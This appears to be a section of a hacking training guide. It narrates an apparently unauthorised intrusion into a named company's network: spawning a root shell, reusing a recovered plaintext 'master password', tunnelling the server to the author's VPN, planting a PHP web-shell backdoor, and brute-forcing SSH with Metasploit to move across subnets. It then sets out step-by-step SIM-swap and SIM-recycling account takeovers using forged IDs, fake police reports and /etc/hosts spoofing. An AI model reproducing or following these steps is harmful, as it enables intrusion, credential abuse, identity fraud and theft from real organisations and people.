
```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Since we are root with the highest authority on this system, we can install anything here.

After searching for root and user passwords on this system, we found an SSH-capable user:

ymadmin

Checking /root/.bash_history revealed a possible "master password" used by the network admin: Yonglinit88



To make accessing the internal network easier, I connected the H2U server to my VPN, so I can SSH directly from my Kali Linux at home. This is necessary because the H2U firewall only allows ports 80 and 443 from the outside (internet); the OpenSSH server on cm.h2u.com.tw runs on port 22 but is not accessible from outside the network (behind NAT).

Installing the OpenVPN client on the target (H2U server):

```
dnf install openvpn -y
```

Setting up persistent OpenVPN client as a daemon:

```
cp 10_13.ovpn /etc/openvpn/client/client.conf
systemctl daemon-reload
systemctl enable openvpn-client@client
systemctl start openvpn-client@client
```

After the H2U server was connected to my OpenVPN server, I could SSH directly from Kali Linux:


```
ssh root@10.8.0.5
password: Yonglinit88
```

So we got 2 master users: root and ymadmin, both with the password Yonglinit88.

Before attempting lateral movement to other machines in the H2U internal network, I set up a simple PHP shell backdoor as a fallback in case I lose access:

```
https://cm.h2u.com.tw/jquery/data.php?c=id
https://cm.h2u.com.tw/jquery/data.php?c=cat+/etc/passwd
```

From ip addr show, the LAN network info shows:





```
inet 10.58.182.13/26 brd 10.58.182.63 scope global noprefixroute ens192
```

So the subnet is /26: 10.58.182.0/26

We scanned with nmap on 10.58.182.0/24 to keep a low profile. The results showed many servers with port 22 (SSH) open, so we attempted SSH brute force across the subnet.

We installed Metasploit on the server and prepared user.txt (root, ymadmin) and pass.txt (Yonglinit88, foxconn88), then ran the ssh_login auxiliary module:



SSH brute force results:

```
[+] 10.58.182.10:22 - Success: 'ymadmin:Yonglinit88'
[+] 10.58.182.13:22 - Success: 'ymadmin:Yonglinit88'
```

We gained additional access to another machine in this network with IP 10.58.182.10.


On this server, checking .zsh_history from user ymadmin revealed a connection test to IP 172.16.40.163. Pinging it confirmed another network exists:

This means there is another subnet with the 172 range.

After scanning 172.16.40.0/24 with nmap and brute forcing SSH, we gained access to:

```
[+] 172.16.40.72:22  - Success: 'root:Yonglinit88'
[+] 172.16.40.135:22 - Success: 'root:Yonglinit88'
[+] 172.16.40.168:22 - Success: 'root:Yonglinit88'
[+] 172.16.40.80:22  - Success: 'ymadmin:Yonglinit88'
[+] 172.16.40.163:22 - Success: 'ymadmin:Yonglinit88'
```

Logging into 172.16.40.72:



From ip route show, the subnet is confirmed as /24 with gateway at 172.16.40.254.

From server 172.16.40.72, checking history revealed another LAN IP: 192.168.45.127. Pinging confirmed another network exists. Scanning 192.168.45.0/24 with nmap revealed 34 hosts including Windows servers, SIP phones, printers, and other devices.

Penetration results and network mapping:


Subnet 172.16.40.0/24 that we successfully accessed:

172.16.40.72, 172.16.40.135, 172.16.40.168, 172.16.40.80, 172.16.40.163


Subnet 10.58.182.0/26:

10.58.182.10, 10.58.182.13

Inside these servers, lots of source code was found:



On IP 10.58.182.13, many H2U subdomains were found:



```
[ymadmin@http-proxy conf.d]$ ifconfig
ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.58.182.13  netmask 255.255.255.192  broadcast 10.58.182.63
        inet6 fe80::20c:29ff:fed4:8e93  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:d4:8e:93  txqueuelen 1000  (Ethernet)
        RX packets 212753592  bytes 648058034999 (603.5 GiB)
        RX errors 0  dropped 98699  overruns 0  frame 0
        TX packets 221737864  bytes 385794725135 (359.2 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 129981  bytes 45468364 (43.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 129981  bytes 45468364 (43.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.8.0.6  netmask 255.255.255.0  destination 10.8.0.6
        inet6 fe80::ba3b:f10d:9bf2:ce10  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 100  (UNSPEC)
        RX packets 20495  bytes 13130184 (12.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26169  bytes 2822863 (2.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[ymadmin@http-proxy conf.d]$ ls
api.uhealthbank.com.conf              cm.h2u.com.tw.conf                 hrbuat.uhealthbank.com-le-ssl.conf          ssl.conf
api.uhealthbank.com-le-ssl.conf       cm.h2u.com.tw-le-ssl.conf          hrb.uhealthbank.com.conf                    tableau.uhealthbank.com.conf
autoindex.conf                        dev.uhealthbank.com.conf           hrb.uhealthbank.com-le-ssl.conf             tableau.uhealthbank.com-le-ssl.conf
bot-test.uhealthbank.com.conf         dev.uhealthbank.com-le-ssl.conf    innoluxtest.my.uhealthbank.com.conf         uat.uhealthbank.com.conf
bot-test.uhealthbank.com-le-ssl.conf  grafana.uhealthbank.com.conf       innoluxtest.my.uhealthbank.com-le-ssl.conf  uat.uhealthbank.com-le-ssl.conf
chmb.uhealthbank.com.conf             grafana.uhealthbank.com-le-ssl.conf  php.conf                                  userdir.conf
chmb.uhealthbank.com-le-ssl.conf      h2u.chm.uhealthbank.com.conf       presale.uhealthbank.com.conf                welcome.conf
chm.uhealthbank.com.conf              h2u.chm.uhealthbank.com-le-ssl.conf  presale.uhealthbank.com-le-ssl.conf       wordpress-test.uhealthbank.com.conf
chm.uhealthbank.com-le-ssl.conf       hrbuat.uhealthbank.com.conf        README                                      wordpress-test.uhealthbank.com-le-ssl.conf
[ymadmin@http-proxy conf.d]$
```

Conclusion:

We successfully infiltrated the H2U network and took over 2 of 3 subnets in the h2u.com.tw network.

We could potentially use VLAN hopping to access the remaining subnet at 192.168.45.0/22 and then perform ARP cache poisoning and DNS spoofing, but for this example, the material is sufficient and will not be continued.

Advanced hacking techniques will be continued in IT Security Training 2.

5. Hacking WhatsApp with SIM Card Swapping and SIM Card Recycling

This technique is extremely dangerous because the victim's phone number is typically linked to various other account logins such as WhatsApp, Facebook, Instagram, mobile banking, and other accounts.

We will not practice this directly as it is not feasible in this setting. I will only share the methodology. Here are some scenarios that hackers can use to take over a target's phone number, which then extends to taking over all of the victim's accounts linked to that number:

SCENARIO 1. SIM CARD SWAPPING ATTACK

Suppose a hacker is targeting someone and knows the target's active phone number, which is linked to various accounts like WhatsApp, Gmail, social media, etc.

Step 1.

The hacker already knows the target's detailed ID card information. There are various ways to obtain this:

Method 1: The hacker finds a scanned copy of the target's ID card on the internet.

Method 2: The hacker has access to population data on the civil registry (Dukcapil) server.

Method 3: The hacker tricks the victim into providing their ID card data through social engineering, such as a fake job posting that requires the victim to submit scanned ID card, diploma, certificates, etc.

Method 4: The hacker buys Indonesian population data dumps from the darknet. Various population data dumps have been found sold on the darknet and hacker forums (like BreachForums).

Step 2.

The hacker then visits a carrier store with a fake ID card prepared according to the victim's real data, along with a police report about a lost phone.

Sometimes the store staff will ask for additional proof that the phone number truly belongs to the claimant by asking for visual proof that the claimant's social media accounts are linked to that number. This is easy to fake: just bring a laptop with pre-prepared fake social media websites.

How? The hacker creates fake social media websites on their own computer and manipulates /etc/hosts to redirect those domains to the fake sites on localhost.

These fake social media sites essentially show the hacker's social media accounts with the victim's phone number linked to them.

Step 3.

After successfully deceiving the store staff, the hacker will get the victim's phone number.

Once the hacker has the victim's active phone number on their device, it becomes very easy to take over other accounts like Gmail, WhatsApp, social media, or any other accounts linked to the victim's phone number.

This action is called SIM Swap Fraud combined with Social Engineering.

How Does the Hacker Do It?

In this scenario, the hacker performs physical verification to convince the store staff (Customer Service). Here is the breakdown:

1. Identity Theft: The hacker already has the real ID card data. Creating a fake physical ID with the hacker's photo but the victim's data is relatively easy for professional fraudsters.

2. Fabricated Evidence: A police report about a lost phone adds legitimacy. Store staff usually do not have direct access to validate the police report's authenticity in real-time.

3. Local DNS Poisoning (/etc/hosts): This is the clever part. By redirecting popular domains (FB, IG) to a modified local IP, the hacker visually deceives the store staff. The staff sees that "the accounts are logged in on the hacker's laptop," which strengthens the ownership claim.

4. Psychological Pressure: The hacker comes with thorough preparation to convince the staff that they are the "rightful owner who is dealing with a misfortune (lost phone)."

Why is This Dangerous?

Once the store staff issues a new SIM card with the victim's number:

The old SIM card (belonging to the victim) automatically deactivates.

The hacker gains full control over SMS and phone calls.

The hacker can perform Password Resets using the "Forgot Password" feature on banking, social media, and email accounts because OTP codes will be sent to the hacker's phone.

SCENARIO 2. SIM CARD RECYCLING ATTACK

Suppose the target previously used a phone number that is no longer active.

Step 1.

The hacker, knowing the victim's number is no longer active, buys and reactivates it. That number is still linked to social media accounts like Facebook, Instagram, Gmail, and others.

This happens because of the phone number recycling policy by mobile operators. If a number is not topped up or used within a certain period (grace period expired), the number will expire and after several months will be resold as a new prepaid number.

Step 2.

Once the hacker has the victim's phone number active on their device, it becomes very easy to take over other accounts like Gmail, WhatsApp, social media, or any other accounts linked to the victim's phone number.

How Does the Hacking Process Occur?

The hacker typically follows these steps:

1. Target Identification: For individual targets, the hacker knows the victim's number is expired and available for resale. For mass targeting, the hacker searches for phone numbers previously leaked in data breaches and checks if they are still active.

2. Number Acquisition: If the number has expired and is available again, the hacker buys it.

3. Account Recovery: The hacker goes to Facebook, Instagram, or Gmail login pages, enters the phone number, and selects "Forgot Password." For WhatsApp, the hacker simply installs the app and registers with the victim's number.

4. OTP (One-Time Password): The password reset code is sent via SMS to the number now held by the hacker. With that code, the hacker can change the password and take full control of the victim's account.

Why is This Dangerous?

Access to Personal Data: The hacker can see private messages, photos, and contact lists.

Access to Finances: If the number is linked to WhatsApp, Mobile Banking, digital wallets (GoPay, OVO, Dana), or e-commerce platforms, the hacker can drain balances or make transactions.

Fraud: The hacker can impersonate you to borrow money from friends on your contact list.

For advanced hacking techniques, they will be continued in IT Security Training 2.

Thank you for reading.

May this knowledge be useful!